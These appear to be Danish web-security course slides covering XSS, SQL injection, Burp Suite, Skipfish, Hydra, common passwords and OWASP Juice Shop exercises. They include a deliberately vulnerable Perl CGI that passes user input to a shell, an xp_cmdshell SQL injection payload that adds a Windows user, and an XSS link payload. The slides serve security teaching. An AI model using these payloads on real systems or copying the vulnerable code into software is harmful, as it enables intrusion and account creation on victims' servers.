
Hvis et CGI program, eksempelvis comment.cgi blot bruger værdien af "mycomment" vil følgende URL give anledning til cross-site scripting

```
<A HREF="http://example.com/comment.cgi?  
mycomment=<SCRIPT>malicious code</SCRIPT>  
>Click here</A>
```

Hvis der henvises til kode kan det endda give anledning til afvikling i anden "security context"

Kilde/inspiration: <http://www.cert.org/advisories/CA-2000-02.html>

Mini proxy: Tamper Data



Udvidelse til Firefox som opfanger request og kan modificere inden de sendes
<https://addons.mozilla.org/en-US/firefox/addon/tamper-data/>

Burp Suite



Burp Suite contains the following key components:

- ✓ An intercepting **Proxy**, which lets you inspect and modify traffic between your browser and the target application.
- ✓ An application-aware **Spider**, for crawling content and functionality.
- ✓ An advanced web application **Scanner**, for automating the detection of numerous types of vulnerability.
- ✓ An **Intruder** tool, for performing powerful customized attacks to find and exploit unusual vulnerabilities.
- ✓ A **Repeater** tool, for manipulating and resending individual requests.
- ✓ A **Sequencer** tool, for testing the randomness of session tokens.
- ✓ The ability to **save your work** and resume working later.
- ✓ **Extensibility**, allowing you to easily write your own plugins, to perform complex and highly customized tasks within Burp.

Burp Suite af Dafydd Stuttard <http://portswigger.net/burp/>
Twitter @PortSwigger

Burpsuite



Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.

Burp suite indeholder både proxy, spider, scanner og andre værktøjer i samme pakke

<http://portswigger.net/burp/>

<https://pro.portswigger.net/bappstore/>



Scanner version: 1.0.0b	Scan date: Thu Mar 18 12:04:42 2010
Random seed: 0x75573802	Total time: 0 hr 16 min 46 sec 841 ms

Crawl results - click to expand:

http://www.example.com/ 🚩🟡🟢🟢171
Code: 200, length: 438, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]

🟢 New 404 signature seen
1. Code: 404, length: 285, declared: text/html, charset: iso-8859-1 [show trace +]

🟢 New 'Server' header value seen
1. Code: 200, length: 438, declared: text/html, charset: UTF-8 [show trace +]
Memo: Apache/2.2.3 (CentOS)

error 🚩🟡🟢🟢5
Code: 403, length: 288, declared: text/html, detected: text/html, charset: iso-8859-1 [show trace +]

include 🟡🟢🟢3
Code: 403, length: 296, declared: text/html, detected: text/html, charset: iso-8859-1 [show trace +]

README 🟡🟢1
Code: 200, length: 1979, declared: text/plain, detected: text/plain, charset: UTF-8 [show trace +]

icons 🟢🟢164
Code: 200, length: 30034, declared: text/html, detected: text/html, charset: ISO-8859-1 [show trace +]

Document type overview - click to expand:

application/xhtml+xml (1)
 image/gif (5)
 image/png (9)

Vi afprøver nu måske følgende program sammen:

Skipfish fully automated, active web application security reconnaissance tool by Michal Zalewski

<http://code.google.com/p/skipfish/>



Hvad gør I for at undgå problemer som de her nævnte? - kan man gøre mere?

Man bør være klar over hvilke teknologier man bruger

Standardiser på et mindre antal produkter, biblioteker, sprog

Regler og procedurer skal hele tiden opdateres:

- Kvalitetssikring
- Retningslinier for tilladte tags
- Retningslinier for brug af SQL

Ved at fokusere på antallet af produkter kan man måske indskrænke mulighederne for fejl, høj kvalitet er ofte mere sikkert

nye produkter kan være farlige til man lærer dem at kende!

Retningslinier



- Hvis der ikke findes retningslinier for udvikling så etabler disse
- eksempel:
javascript må gerne benyttes til at validere forms for at give hurtig feedback til brugeren
- serveren der modtager input fra brugeren validerer alle data sikkerhedsmæssigt
- Retningslinierne er medvirkende til at foretage en afbalanceret investering i sikkerheden
- undgå dyre hovsa løsninger
- undgå huller i sikkerheden, ens niveau
- Der findes vejledninger til både gamle og nye sprog/systemer,
eks Ruby On Rails Security Guide
<http://guides.rubyonrails.org/security.html>
- OWASP Cheat sheets
https://www.owasp.org/index.php/PHP_Security_Cheat_Sheet

Change management



Er der tilstrækkeligt med fokus på software i produktion

Kan en vilkårlig server nemt reetableres

Foretages rettelser direkte på produktionssystemer

Er der fall-back plan

Burde være god systemadministrator praksis

Undgå også opdatering af prod databaser med manuelle SQL queries

Insecure programming



Problem:

Ønsker et simpelt CGI program, en web udgave af finger

Formål:

Vise oplysningerne om brugere på systemet

review af nogle muligheder



ASP

- server scripting, meget generelt - man kan alt

SQL

- databasesprog - meget kraftfuldt
- mange databasesystemer giver mulighed for specifik tildeling af privilegier "grant"

JAVA

- generelt programmeringssprog
- bytecode verifikation
- indbygget sandbox funktionalitet

Perl og andre generelle programmeringssprog

Pas på shell escapes!!!

Hello world of insecure web CGI



Demo af et sårbart system - badfinger

Løsning:

- Kalde finger kommandoen
- et Perl script
- afvikles som CGI
- standard Apache HTTPD 1.3 server

De vitale - og usikre dele



```
print "Content-type: text/html\n\n<html>";
print "<body bgcolor=#666666 leftmargin=20 topmargin=20";
print "marginwidth=20 marginheight=20>";
print <<XX;
<h1>Bad finger command!</h1>
<HR COLOR=#000>
<form method="post" action="bad_finger.cgi">
Enter userid: <input type="text" size="40" name="command">
</form>
<HR COLOR=#000>
XX
if(&ReadForm(*input)){
    print "<pre>\n";
    print "will execute:\n/usr/bin/finger $input{'command'}\n";
    print "<HR COLOR=#000>\n";
    print `/usr/bin/finger $input{'command'}`;
    print "<pre>\n";
}
```

SQL injection



SQL Injection FAQ <http://www.sqlsecurity.com>:

```
Set myRecordset = myConnection.execute  
("SELECT * FROM myTable  
WHERE someText='" & request.form("inputdata") & "'")  
med input: ' exec master..xp_cmdshell 'net user test testpass /ADD' --
```

modtager og udfører serveren:

```
SELECT * FROM myTable  
WHERE someText='' exec master..xp_cmdshell  
'net user test testpass /ADD'--'
```

– er kommentar i SQL

Derefter er det kun platformen, OS, og rettighederne der afgør problemets omfang

Dette er den klassiske SQL injection mod Windows, fra 2000

Cross-site scripting



Vi har primært snakket om server angreb - men klienter er også udsatte

Hvis der inkluderes brugerinput i websider som vises, kan der måske indføjes ekstra information/kode.

Hvis et CGI program, eksempelvis `comment.cgi` blot bruger værdien af "mycomment" vil følgende URL give anledning til cross-site scripting

```
<A HREF="http://example.com/comment.cgi?  
mycomment=<SCRIPT>malicious code</SCRIPT>  
>Click here</A>
```

Hvis der henvises til kode kan det endda give anledning til afvikling i anden "security context"

Kilde/inspiration: <http://www.cert.org/advisories/CA-2000-02.html>

plus at folk der bruger samme password på flere sites ...

jeps, vi har talt om cross-site scripting i +15 år nu ...



Opsummering websikkerhed



Husk hidden fields er ikke mere skjulte end "view source-knappen i browseren
serverside validering er nødvendigt

SQL injection er nemt at udføre og almindeligt

Cross-site scripting kan have uanede muligheder

Attacking Authentication



Passwords vælges ikke tilfældigt

The 50 Most Used Passwords				
1. 123456	11. 123123	21. mustang	31. 7777777	41. harley
2. password	12. baseball	22. 666666	32. f*cky*u	42. zxcvbnm
3. 12345678	13. abc123	23. qwertyuiop	33. qazwsx	43. asdfgh
4. qwerty	14. football	24. 123321	34. jordan	44. buster
5. 123456789	15. monkey	25. 1234...890	35. jennifer	45. andrew
6. 12345	16. letmein	26. p*s*y	36. 123qwe	46. batman
7. 1234	17. shadow	27. superman	37. 121212	47. soccer
8. 111111	18. master	28. 270	38. killer	48. tigger
9. 1234567	19. 696969	29. 654321	39. trustno1	49. charlie
10. dragon	20. michael	30. 1qaz2wsx	40. hunter	50. robert

Source: <https://wpengine.com/unmasked/>

Brute Force Testing



hvad betyder bruteforcing? afprøvning af alle mulighederne

Hydra v2.5 (c) 2003 by van Hauser / THC <vh@thc.org>

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]]

[-o FILE] [-t TASKS] [-g TASKS] [-T SERVERS] [-M FILE] [-w TIME]

[-f] [-e ns] [-s PORT] [-S] [-vV] server service [OPT]

Options:

- S connect via SSL
- s PORT if the service is on a different default port, define it here
- l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
- p PASS or -P FILE try password PASS, or load several passwords from FILE
- e ns additional checks, "n" for null password, "s" try login as pass
- C FILE colon seperated "login:pass" format, instead of -L/-P option
- M FILE file containing server list (parallizes attacks, see -T)
- o FILE write found login/password pairs to FILE instead of stdout


...

Session IDs



- Session IDs tie the user with the state on the server
- Must be randomly assigned, otherwise an attacker can guess a valid ID
- Common problems, time based or predictable in some way
- Check code for generating IDs or measure - Phase Space Analysis

Exercise



Now lets do the exercise

Run OWASP Juice Shop 45 min

which is number **20** in the exercise PDF.

Exercise



Now lets do the exercise

Setup JuiceShop environment, app and proxy - up to 60min

which is number **21** in the exercise PDF.

Exercise




Now lets do the exercise

JuiceShop Attacks 60min

which is number **22** in the exercise PDF.

For Next Time



Think about the subjects from this time, write down questions

Check the plan for chapters to read in the books

Most days have less than 100 pages, but some days may have more!

Visit web sites and download papers if needed

Retry the exercises to get more confident using the tools